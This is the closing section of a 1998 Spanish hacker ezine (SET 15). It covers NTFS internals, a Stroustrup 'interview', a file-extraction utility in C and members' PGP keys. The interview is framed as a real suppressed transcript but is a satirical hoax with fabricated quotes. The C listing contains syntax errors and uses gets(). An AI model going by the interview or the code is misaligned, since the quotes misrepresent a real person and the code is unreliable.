
\$MFT.

Cada parte del run-information cubre diferentes partes de un fichero. Una entrada del run contiene un VCN (Virtual Cluster Number, numero de cluster virtual). El VCN es un desplazamiento relativo desde los datos de atributo. A esto le sigue un LCN (Logical Cluster Number, numero de cluster logico), que indica la posicion en el disco donde residen los datos, y el numero de clusters contiguos en esa posicion.

Si hay muchos atributos para un fichero, pues nada mas simple que incluirlos en otro registro y apuntar a este ultimo desde el primero. Y esto es lo que hace NTFS.

Veamos ahora un ejemplo con un fichero llamado SET_015.TXT ;)

Primero el dibujo de turno:



En el ejemplo, vemos que SET_015 es un fichero muy grande y ademas esta fragmentado. Aqui hemos mostrado simplemente el uso de dos registros \$MFT para indexar el fichero. Ademas, hemos obviado la informacion de seguridad, simplificando asi el ejemplo, aunque mas de uno querriais haberla visto, a que si?

Asi, por ejemplo, tenemos que los datos del fichero no son residentes, como es habitual. La primera entrada del run-information nos indica que el fichero comienza con dos clusters seguidos en el cluster 128.


DIRECTORIOS
=====

Un directorio para NTFS no es mas que un fichero con el atributo de indice. El directorio contiene el nombre de cada fichero y una copia de su informacion estandar, concretamente de la fecha de creacion o ultima modificacion.

Si los datos de un directorio entran en un registro \$MFT, el atributo \$INDEX_ROOT describe la posicion de las entradas en el registro. Al crecer el directorio, es probable sobrepasar el limite de tamaño del registro \$MFT, para lo que se determinan buffers en los que se almacenan las

entradas adicionales. Aquí el \$INDEX_ALLOCATION indica cual es la posición de este buffer, que en NT 4.0 tiene un tamaño de 4 KBytes.

NTFS ordena el directorio dentro del \$INDEX_ROOT y el \$INDEX_ALLOCATION para hacer lo más eficiente posible las búsquedas dentro de los directorios. El orden se establece de forma que 'a' es menor que 's'. Veamos ahora un ejemplo gráfico de una entrada de directorio:



Listado: firma.bat -> hnt.doc -> set.pgp -> set_015.txt

NOVEDADES PARA NT 5.0

=====

Pues según se cuenta por ahí, la versión de NTFS que acompañará al NT 5.0 llevará por fin activado el fichero \$QUOTA, que está incluido desde la versión 3.5 de este sistema operativo, pero que a no ser que les compraras el programa aparte no lo podías usar.

Además, pues dicen que quieren meterle criptografía dentro del sistema de ficheros, lo que llaman EFS o Encryption File System. El proceso, por lo que hemos tenido oportunidad de ver, será usar la ID del usuario en conjunto con DES para manipular los datos del fichero.

CONCLUSIONES FINALES

=====

NTFS no es un sistema de ficheros tan seguro como dicen. Ya se sabe, no es tan fiero el león como lo pintan. Lo que pasa es que el desconocimiento generalizado de las interioridades de este sistema ha hecho que parezca más fiable de lo que es en realidad.

Sigo diciendo que me suena bastante este sistema de archivos... Espera un momento... No puede ser... Os acordáis del VMS? Si, aquel maravilloso sistema operativo de Digital, usado en los VAX, por ejemplo. No se parece ligeramente este sistema de ficheros al de VMS? Yo diría que si...

Ah, claro! Se me olvidaba que los diseñadores de Windows NT fueron los creadores del VMS... Y por lo que se ve, un poco adictos a Odisea en el Espacio. Vamos, porque todos conocéis lo de HAL-IBM, verdad? Si hombre, si. Mira:

H + 1 = I
 A + 1 = B
 L + 1 = M

A ver que pasa con Windows NT:

W - 1 = V
N - 1 = M
T - 1 = S

Así que es por eso por lo que se llama NT, y no por otras cosas que se han oído por ahí. Estos chicos de Micro\$oft... ;) [Otras fuentes afirman que NT significa "Nice Try"]

Bueno, pues solo una cosa más. Recordarles a los de Micro\$oft que activen la \$QUOTA en NT 5.0, y ya de paso, pues que usen ese atributo de \$SYMBOLIC_LINK, que para algo está, y no veas lo útil que puede ser. Los que conocemos algún UNIX lo sabemos muy bien.

Ah! Antes de que se me olvide. Este artículo está basado en el artículo publicado en la Windows NT Magazine acerca de las interioridades del NTFS. Espero que os haya servido para algo ;)

Have P/hun
Falken

EOF

-[0x11]-----
 -[ENTREVISTA A BJARNE STROUSTRUP]-----
 -[Traducción]-----SET-15-

El 1 de Enero de 1998, Bjarne Stroustrup dio una entrevista a la revista de informatica del IEEE.

Naturalmente, los editores pensaron que el estaba dando una vision restrospectiva de los siete años de diseño orientado a objetos, usando el lenguaje que el mismo habia creado.

Al finalizar la entrevista, el entrevistador consiguio mas de lo que habia pactado en un principio, y consecuentemente, el editor decidio suprimir los contenidos 'por el bien de la industria'. Pero como suele suceder, la informacion se filtro...

Aqui esta una completa trancripcion de lo que se dijo, no editado, no ensayado, es decir que no es como las entrevistas planeadas...

Lo encontrareis interesante...

Int: Bien, hace unos pocos años que cambio el mundo del diseño de software, como se siente mirando atras?

BS: En este momento estaba pensando en aquellos días, justo antes de que llegases. Los recuerdas? Todo el mundo escribia en C y el problema era que eran demasiado buenos... Las Universidades eran demasiado buenas enseñandolo tambien. Se estaban graduando programadores competentes a una velocidad de vertigo. Esa era la causa del problema.

Int: Problema?

BS: Si, problema. Recuerdas cuando todos programaban en Cobol?

Int: Desde luego. Yo tambien lo hice.

BS: Bien, al principio, esos tipos eran como semidioses. Sus salarios eran altos, y eran tratados como la realeza...

Int: Aquellos fueron buenos tiempos, eh?

BS: Exacto. Pero, que paso? IBM se canso de ello, e invirtio millones en entrenar a programadores, hasta el punto que podias comprar una docena por medio dolar...

Int: Eso es por lo que me fui. Los salarios bajaron en un año hasta el punto de que el trabajo de periodista esta mejor pagado.

BS: Exactamente. Bien, lo mismo paso con los programadores de C...

Int: Ya veo, pero adonde quiere llegar?

BS: Bien, un día, mientras estaba sentado en la oficina, pensaba en este pequeño esquema, que podria inclinar la balanza un poquito. Pense 'Que ocurriria si existiese un lenguaje tan complicado, tan difícil de aprender, que nadie fuese capaz de inundar el mercado de programadores?' Empece cogiendo varias ideas del X10, ya sabes, X windows. Es una autentica pesadilla de sistemas graficos, que solo se ejecutaba en aquellas cosas Sun 3/60... tenia todos los ingredientes que yo buscaba. Una sintaxis ridiculamente compleja, funciones oscuras y estructuras pseudo-OO. Incluso ahora nadie escribe en codigo nativo para las X-Windows. Motif es el unico camino a seguir si quieres mantener la cordura.

Int: Esta bromeando?

BS: Ni un pelo. De hecho, existe otro problema... Unix esta escrito en C, Lo que significa que un programador en C puede convertirse facilmente en un programador de sistemas. Recuerdas el dinero que un programador de sistemas solia conseguir?

Int: Puede apostar por ello. Es lo que solia hacer yo...

BS: Ok, por lo tanto, este nuevo lenguaje tenia que divorciarse por si mismo de Unix, ocultando las llamadas al sistema. Esto podria permitir a tipos que solo conocian el DOS ganarse la vida decentemente...

Int: No me puedo creer que haya dicho eso...

BS: Bueno, ha llovido mucho desde entonces. Ahora creo que la mayoría de la gente se habra figurado que C++ es una perdida de tiempo, pero debo decir que han tardado mas en darse cuenta de lo que pensaba.

Int: Entonces, que hizo exactamente?

BS: Se suponía que tenía que ser una broma, nunca pense que la gente se tomase el libro en serio. Cualquiera con dos dedos de frente puede ver que la programación orientada a objetos es anti intuitiva, ilógica e ineficiente...

Int: Que?!?!?

BS: Y como el código reutilizable... cuando has oído de una compañía que reutilice su código?

Int: Bien, nunca, pero...

BS: Entonces estas de acuerdo. Recuerda, algunos lo intentaron al principio. Había esa compañía de Oregon, creo que se llamaba Mentor Graphics, que revento intentando reescribir todo en C++ en el 90 o 91. Lo siento realmente por ellos, pero pense que los demás aprenderían de sus errores.

Int: Obviamente no lo hicieron, verdad?

BS: Ni lo mas mínimo. El problema es que la mayoría de las empresas se callaron sus mayores disparates, y explicar 30 millones de dolares de perdidas a los accionistas podría haber sido difícil... Demosles el reconocimiento que merecen, finalmente consiguieron hacer que funcionase

Int: Lo hicieron? Bien eso demuestra que la OO funciona...

BS: Casi. El ejecutable era tan gigantesco que tardaba unos cinco minutos en cargar en una estación de trabajo de HP con 128 MB de RAM. Iba tan rapido como un triciclo. Creí que seria un escollo insalvable pero nadie se preocupo. SUN y HP estaban demasiado alegres de vender enormes y poderosas maquinas con gigantescos recursos para ejecutar programas triviales. Ya sabes, cuando hicimos nuestro primer compilador de C++, en AT&T, compile el clásico 'Hello World', y no me podía crear el tamaño del ejecutable. 2.1 MB.

Int: Que?!?!?. Bueno, los compiladores han mejorado mucho desde entonces...

BS: Lo han hecho? Intentalo en la última versión de g++, la diferencia no sera mayor que medio mega. Además existen multitud de ejemplos actuales en todo el mundo. British Telecom tuvo un desastre mayor en sus manos, pero, afortunadamente, se deshicieron de ello y comenzaron de nuevo. Tuvieron mas suerte que Australian Telecom. Ahora he oído que Siemens esta construyendo un dinosaurio y se empiezan a preocupar porque los recursos hardware no hacen mas que crecer para hacer funcionar ejecutables típicos. No es una delicia la herencia múltiple?

Int: Bien, pero C++ es un lenguaje avanzado ...

BS: Realmente crees eso?!?!?! Te has sentado alguna vez y te has puesto a trabajar en un proyecto C++? Esto es lo que sucede: Primero he puesto las suficientes trampas para asegurarme de que solo los proyectos mas triviales funcionen a la primera. Coge la sobrecarga de operadores. Al final del proyecto casi todos los módulos lo tienen, normalmente los programadores sienten que deberían hacerlo así porque es como les enseñaron en sus cursos de aprendizaje. El mismo operador entonces significa cosas diferentes en cada módulo. Intenta poner unos cuantos juntos, cuando tengas unos cientos de módulos. Y para la ocultación de datos. Dios, a veces no puedo parar de reirme cuando oigo los problemas que algunas empresas han tenido al hacer a sus módulos comunicarse entre si. Creo que el término 'sinérgico' fue especialmente creado para retorcer un cuchillo en las costillas del director de proyecto...

Int: Tengo que decir que me siento bastante pasmado por todo esto. Dice que consiguió subir el salario de los programadores? Eso es inmoral.

BS: No del todo. Cada uno tiene su opción. Yo no esperaba que la cosa se me fuese tanto de las manos. De cualquier forma acerte. C++ se esta muriendo ahora, pero los programadores todavía conservan sus sueldos altos. Especialmente esos pobres diablos que tienen que mantener toda esta majadería. Comprendes que es imposible mantener un gran módulo en C++ si no lo has escrito tu mismo?

Int: Como?

BS: Estas fuera de juego, verdad? Recuerdas 'typedef'?

Int: Si, desde luego.

BS: Recuerdas cuanto tiempo se perdia buscando a tientas en las cabeceras sola para darse cuenta de que 'RoofRaised' era un numero de doble precision? Bien, imagina el tiempo que te puedes tirar para encontrar todos los typedefs implicitos en todas las clases en un gran proyecto.

Int: En que se basa para creer que ha tenido exito?

BS: Te acuerdas de la duracion media de un proyecto en C?. Unos 6 meses. No mucho para que un tipo con una mujer e hijos pueda conseguir un nivel de vida decente. Coge el mismo proyecto, realizalo en C++ y que obtienes? Te lo dire. Uno o dos años. No es grandioso? Mucha mas seguridad laboral solo por un error de juicio. Y una cosa mas. Las universidades no han estado enseñando C desde hace mucho tiempo, lo que produce un descenso del numero de buenos programadores en C. Especialmente de los que saben acerca de la programacion en sistemas Unix. Cuantos tipos sabrian que hacer con un 'malloc', cuando han estado usando 'new' durante estos años y nunca se han preocupado de chequear el codigo de retorno?. De hecho la mayoría de los programadores en C++ pasan de los codigos que les devuelven las funciones. Que paso con el '-1'? Al menos sabias que tenias un error, sin enredarte con 'throw', 'catch', 'try'...

Int: Pero seguramente la herencia salve un monton de tiempo?

BS: Lo hace? Te has fijado en la diferencia entre un proyecto en C y el mismo en C++? La etapa en la que se desarrolla un plan en un proyecto en C++ es tres veces superior. Precisamente para asegurarse de que todo lo que deba heredarse, lo hace, lo que no, no. Y aun asi sigue dando fallos. Quien ha oido hablar de la perdida de memoria en un programa en C? Ahora se ha creado una autentica industria especializada en encontrarlas. Muchas empresas se rinden y sacan el producto, sabiendo que pierde como un colador, simplemente para reducir el gasto de buscar todas esas fugas de memoria.

Int: Hay herramientas...

BS: La mayoría escritas en C++.

Int: Si publicamos esto, probablemente le lincharan. Se da cuenta?

BS: Lo dudo. Como dije, C++ esta en su fase descendente ahora y ninguna compaia en su sano juicio comenzaria un proyecto en C++ sin una prueba piloto. Eso deberia convencerles de que es un camino al desastre. Si no lo hace, entonces se merecen todo lo que les pase. Ya sabes?, yo intente convencer a Dennis Ritchie a reescribir Unix en C++...

Int: Oh Dios. Que dijo?

BS: Afortunadamente tiene un buen sentido del humor. Creo que tanto el como Brian se figuraban lo que estaba haciendo en aquellos dias, y nunca empezaron el proyecto. Me dijo que me ayudaria a escribir una version en C++ de DOS, si estaba interesado...

Int: Lo estaba?

BS: De hecho ya he escrito DOS en C++, te pasare una demo cuando pueda. Lo tengo ejecutandose en una Sparc 20 en la sala de ordenadores. Va como un cohete en 4 CPUs, y solo ocupa 70 megas de disco...

Int: Como se comporta en un PC?

BS: Ahora estas bromeando. No has visto Windows '95? Creo que es mi mayor exito. Casi acaba con la partida antes de que estuviese preparado

Int: Ya sabes, la idea de Unix++ me ha hecho pensar. Quizas haya alguien ahi fuera intentandolo.

BS: No despues de leer esta entrevista.

Int: Lo siento, pero no nos veo capaces de publicar esto.

BS: Pero es la historia del siglo. Solo quiero ser recordado por mis compañeros programadores, por lo que he hecho por ellos. Sabes cuanto puede conseguir un programador de C++ hoy dia?

Int: Lo ultimo que oi fue algo como unos \$70 - \$80 la hora para uno realmente bueno...

BS: Lo ves? Y se los gana a pulso. Seguir la pista de todo lo que he puesto en C++ no es facil. Y como dije anteriormente, todo programador en C++ se siente impulsado por alguna promesa mística a usar todos los elementos del lenguaje en cada proyecto. Eso ciertamente me molesta a veces, aunque sirva a mi proposito original. Casi me ha acabado gustando el lenguaje tras todo este tiempo.

Int: Quiere decir que no era asi antes?

BS: Lo odiaba. Parece extraño, no estas de acuerdo? Pero cuando los beneficios del libro empezaron a llegar... bien, te haces una idea...

Int: Solo un minuto. Que hay de las referencias?. Debe admitir que mejoro los punteros de C...

BS: Hmm. Siempre me he preguntado por eso. Originalmente crei que lo habia hecho. Entonces, un dia estaba discutiendo esto con un tipo que escribe en C++ desde el principio. Dijo que no podia recordar cuales de sus variables estaban o no referenciadas, por lo que siempre usaba punteros. Dijo que el pequeño asterisco se lo recordaba.

Int: Bien, llegados a este punto suelo decir 'muchas gracias' pero hoy no parece muy adecuado.

BS: Prometeme que publicarás esto. Mi conciencia esta dando lo mejor de mi mismo estos dias.

Int: Se lo hare saber, pero creo que se lo que dira mi editor...

BS: Quien se lo creeria de todas formas?... De todos modos, puedes enviarme una copia de la cinta.?

Int: Descuide, lo hare.

EOF

-[0x12]-----
-[DESPEDIDA]-----
-[by Editor]-----SET-15-

Pues ya hemos llegado al final de SET 15. Que os ha parecido?

Bueno, que como digo siempre al llegar a estas alturas, recordad que SET SERA TAN BUENA COMO VOSOTROS QUERAIS. Solo teneis que colaborar y vereis lo que podemos hacer entre todos.

Espero veros a todos en la CON, ya que sera alli donde cerremos SET 16.

A partir del proximo numero, como la gente ya estara mas desahogada, contaremos con nuevas secciones, y nos gustaria saber que quereis que se añada a SET.

Pues eso es todo... Y recordad:

Hagais lo que hagais,
tened cuidado ahi fuera.

Nos vemos en SET CON 98 !!!
Editor

EOF

```
-[ 0x13 ]-----
-[ SET-EXT ]-----
-[ by SET Staff ]-----SET-15-
```

Aquí teneis una ligera modificación de la primera versión de la utilidad para extraer los fuentes de la ezine. Es una modificación del extract incluido en Phrack.

Yo lo he probado, y funciona. Si teneis algun problema o preferis algun lenguaje, teneis dos opciones: esperar a SET 16, o usar las versiones que aparecen en el ultimo numero de Phrack, el 52.

```
<++> utils/set-ext.c
/* set-ext.c by Falken para SET
 *
 * SET - Saqueadores Edicion Tecnica, 1998
 *
 * Extrae fragmentos especialmente marcados en una estructura jerarquica de
 * directorios. Usar para extraer los fuentes incluidos en algunos de los
 * articulos de SET. Compatible con el programa 'extract.c' aparecido en
 * Phrack 50.
 *
 * UNIX: gcc -o set-ext set-ext.c
 * DOS/Windows: Cualquier compilador de C
 *
 * SET-EXT <fichero>
 *
 */

#include <stdio.h>
#include <string.h>

void extraer (char *nombre)
{
char *c = "<++> ", *f = "<-->", b[256], *bp;
FILE *e, *s = NULL;
int l, n, i = 0;

l = strlen(c);
n = strlen(f);

if ( !(e = fopen (nombre, "r")) ) {
printf ("No se pudo abrir %s.\n", nombre);
return;
}
while (fgets (b, 256, e)) {
if (!strncmp (b, c, l)) {
b [strlen (b) - 1] = '\0';
if ((bp = strchr (b + l + 1, '/'))
while (bp) {
*bp = '\0';
mkdir (b + l, 0700);
*bp = '/';
bp = strchr (bp + 1, '/');
}
if ((s = fopen (b + l, "w"))
printf ("- Extrayendo %s\n", b + l);
else {
printf ("No se puede extraer '%s'\n", b + l);
return;
}
}
}
```

```

    }
    else
        if (!strncmp (b, f, n)) {
            if (s) fclose (s);
            else {
                printf ("Error cerrando fichero.\n");
                return;
            }
        }
        else if (s) {
            fputs (b, s);
            i++;
        }
    }
    if (!i) printf ("No se encontraron etiquetas de extraccion.\n");
    fclose (e);
}

int main (int argc, char **argv)
{
    int indice = 0;
    char name[256];

    printf ("\nSET-EXT * Utilidad de extracion de SET * Version 1.2 * 15/6/1998");
    printf ("\nFirst published in/Publicado por primera vez en: SET 13");
    printf ("\nWritten by/Escrito por: Falken\n\n");
    if (argc < 2) {
        printf ("Deja en blanco para salir\n\n");
        do {
            *name = NULL;
            printf ("Fichero a escanear: ");
            gets (name);
            if (*name)
                extraer (name);
        } while (*name);
    }
    else if (argc >= 2)
        for (indice = 2; indice <= argc; indice++)
            extraer (argv [indice - 1]);

    return (0);
}
<-->

```

EOF

```

-[ 0x14 ]-----
-[ LLAVES ]-----
-[ by PGP ]-----SET-15-
    
```

```

<+> keys/set.asc
Type Bits/KeyID      Date      User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>
    
```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
    
```

```

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pJwT7Y+G11bASQeUMA
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSoezwkBK/Bo++zd9197hcd9HXbH05z1
tmyz9D1bpCiYNBhA08OAowfUv1H+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/laGTfCzWpJiVchY
v+aWyl17LxiNyCLL7TtkRtSE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1OckaQ
HaUBEXbYBP01YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5deIFqg00QKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/rlnsbxWRcB5rm8KhQJR50eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0yglJL8fG0yrNfOEHQEW
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfce7DV4vVvM8w17ukCUdtAImRfxai5Edpy
N6g=
=U9LC
    
```

```

-----END PGP PUBLIC KEY BLOCK-----
<-->
    
```

```

<+> keys/falken.asc
Tipo Bits/Clave      Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken
    
```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
    
```

```

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgr+luboKxPDJ7jn/knoGbvntndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEdz19GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLiIhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqr05eYecTUABRG0EkVsIFByb2Z1c29yIEZh
bGtlbokBFQMFEDOfm6auquj15h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbRlGYRuTznrwboJNjdnpl2HHqTM+MmkV/KNk
3CsErzbZHox/QMJYhYE+1AGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPJUYiQYA4zDDEu+f09ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fy41aVsXTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
    
```

```

-----END PGP PUBLIC KEY BLOCK-----
<-->
    
```

```

<+> keys/paseante.asc
Tipo Bits/Clave      Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>
    
```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
    
```

```

mQCNAjMK8d4AAAEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
lJyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+dlyfRlkUMop2IaXoPRzXtn5xp
7aEfjv2PP95/A1612KyoTV4V2jpSeQZBU3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXN1YW50ZSA8cGFzZWZudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
    
```

```
/68S1AEBAZUFBACCM+X7hYGSoyeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWitB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdS1JBVV5v4eCTvU/
qX2bZIxSBVwxoQP3yzp0v5cuOhIoAzvT1lUM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
```

```
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/rufus.asc
Tipo Bits/Clave Fecha Identificador
pub 2048/4F176935 1998/03/20 Rufus T. Firefly
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.
```

```
mQENAzUS9vQAAAEIALcWzD3aTo2ooI4mlV1vB4swdO5FDXFmwVII1J8xoGAKKAUS
BgShoxJI875+8fiyM5h5dIh+rB4RigR2RcCwaxD7j3I/dQwiyzKGAYi3Td2BiL9
H22Ppa6cMAC9GOxL17Ng5WE4eC2bJQA3+JOj2R51HQgbsejCAPoJ4ET9Xin+Oq+x
qo0a3AmYA00VnStSg2roUZkTofkL5uQd0JBUSSpJbPlaY6aLtOcp7kfQjKk7tnzv
S+fMcdJoHBedsMHDOPQ4I0Qikc1MdUkWO1UeFUud3Mk6myr77S4zAvplrReysNdp
9LRFoU9bbv8fuvjuGTnyU3/LntlnS0BEXk8XaTUABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1Evb0S0BEXk8XaTUBAfwEB/9Sr5APd2msfsKEgB9pPPQpww80JuV4
TWxO4CCNQLV1YK4HqUXaOsJKaU32gm3An/np3ejuVIQ/kFh1J3jy7wi4Uq6TzLXz
fb61GTLjcfRl0qaNEPzZv9Hgk15uBnWB0RZfsGQNxXOjbWWxhq76M1wKH+MznHfQ
0zeIF6YtnCs/mRABpPz++Iy4v1NRMwTP5x6Pq12lboAC/lFKUSOOCuu9vCJPLAoL
ShUcZ0QxfKcYm3Me4HtzxLJ2l9c1g7k4cHzDDPK+rUmx+A3o5uarjiUiRwC+OJ+5
wld779wwNmTmi2b7l0PVBUtx0SuwMFbf3k7T1NV1WFRMIZ1h1xhpeJIT
=WjTk
```

```
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/netbul.asc
Tipo Bits/Clave Fecha Identificador
pub 1024/8412CEA5 1998/03/13 +NetBuL
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQCNAzUIfBUAAAEAMzyW5V0da9U1grqQrYk2U+RRHAEIOI/q7ZSb7McBQJkac9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMSobBynaSzJE5ARQQTizPDJHX
4afvVA/SjJtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEes6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEes6lAQGWhAQAmhYh/q/+5/lKLFdxA3fX
vseAj7ZArBmlnqR5tldJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZyl1mdZDoX47Cot+Ne69lgl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eyw2w1hnUXjzZLpTYxJZ54=
=fbv2
```

```
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/gbrush.asc
Tipo Bits/Clave Fecha Identificador
pub 2048/DF9FDDF1 1997/09/06 GuyBrush
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQENAzQRC6EAAAEIANnlu+zQmbcctlaQzpkDUtWWGbv77IS/AcKbxcRDPv0gEO+
kosiVsRsNVVGW49GON9QvJBRYdpS5icuWUs5ZRZX8AZmV09JGVfIKODAZ+N8Lk4
U/fxxfOhTNDX5cOZzeI02fpSeoUfHaVi6Tel15isTmLXD+X46cS1AnNYQePB//xf
GhxriVq3mkqb1S9gXa/4bc9IxxFiA+shzUUxXFZP/M92m0q8M16TPeovFuxhtZ3
A2Gzkvd2UQbNRDo78W6QqG9cn+q/UqhEggEqK/vwGVAvly/h5Gr3mRHX3XxM8Ey6
```

```

bH0gHmgokxAQBWXtxGYLlp1BhN/pzn2ekN+f3fEABRG0CEdleUJydXNoiQENAwUQ
NYueUPg6VxwLQL1NAQEJDwfAiOonOL60//4ARavhXHowsnAHW2rE09jxlCIkiysy
F8tBtu6Etz9zIqMx0Lmlsmt0K00hK6Yy1PgQOjgKVCFBP9XC/fB3bpIZ3A1M4EM6
OwJ3Wv2Q2yh/pL2ppd3r8TG+3pwOYvqBzjY5SgcIBWbYEJqSutioERGV5JwpBlxU
CCTtUsZrCBgcb1uoUqQiPKCYvIaiG0kwYxJPCR4wWaY51AkuUyazYcPjeJQy7Iq0
aDSN66HEDu4EiRaR6CtuMUbcYk3yoe7sCwOWIo+qxyUemqWZzHz2eAuJ9OH/Rs27
gBNyfTcQJPUJReOFXM0R/MRiv/dwtaupWJmJARUDBRA0PA+rzn2ekN+f3fEBATYO
B/46EcUvvgbmiHkDI3WKsc1F54yzLnXBtLBINVhRa/s3h/63Sim9yH4WE5jVpEys+
b/554xbj86ui0fW5QcwlIQfwyg4zT70G7A1UbB7SNSCE/Plxm0/BJqyWmoMhqAbc
tJvbjolv4fQdZzmHoZzcCIUZsmv1BwlxDu5FnB/swQIF2UfW/RZnGF8fS+uZYDBs
L1lsgH9U6a9Njth9A2m0lnd9xGsUt/usy+f8fkcQQQnq7AUX1AgGZ6ZvWmlxn7wL
3qQmXy2KD2P8a5VMXgcD/ZhlgeMpriWMLHYZg9enY9R2Xk7hJqCn1tvTnW9/cPU5
HAGOPzo6AhRW1jcwWx+T2mMS

```

```

=mr3x
-----END PGP PUBLIC KEY BLOCK-----
<-->

```

```

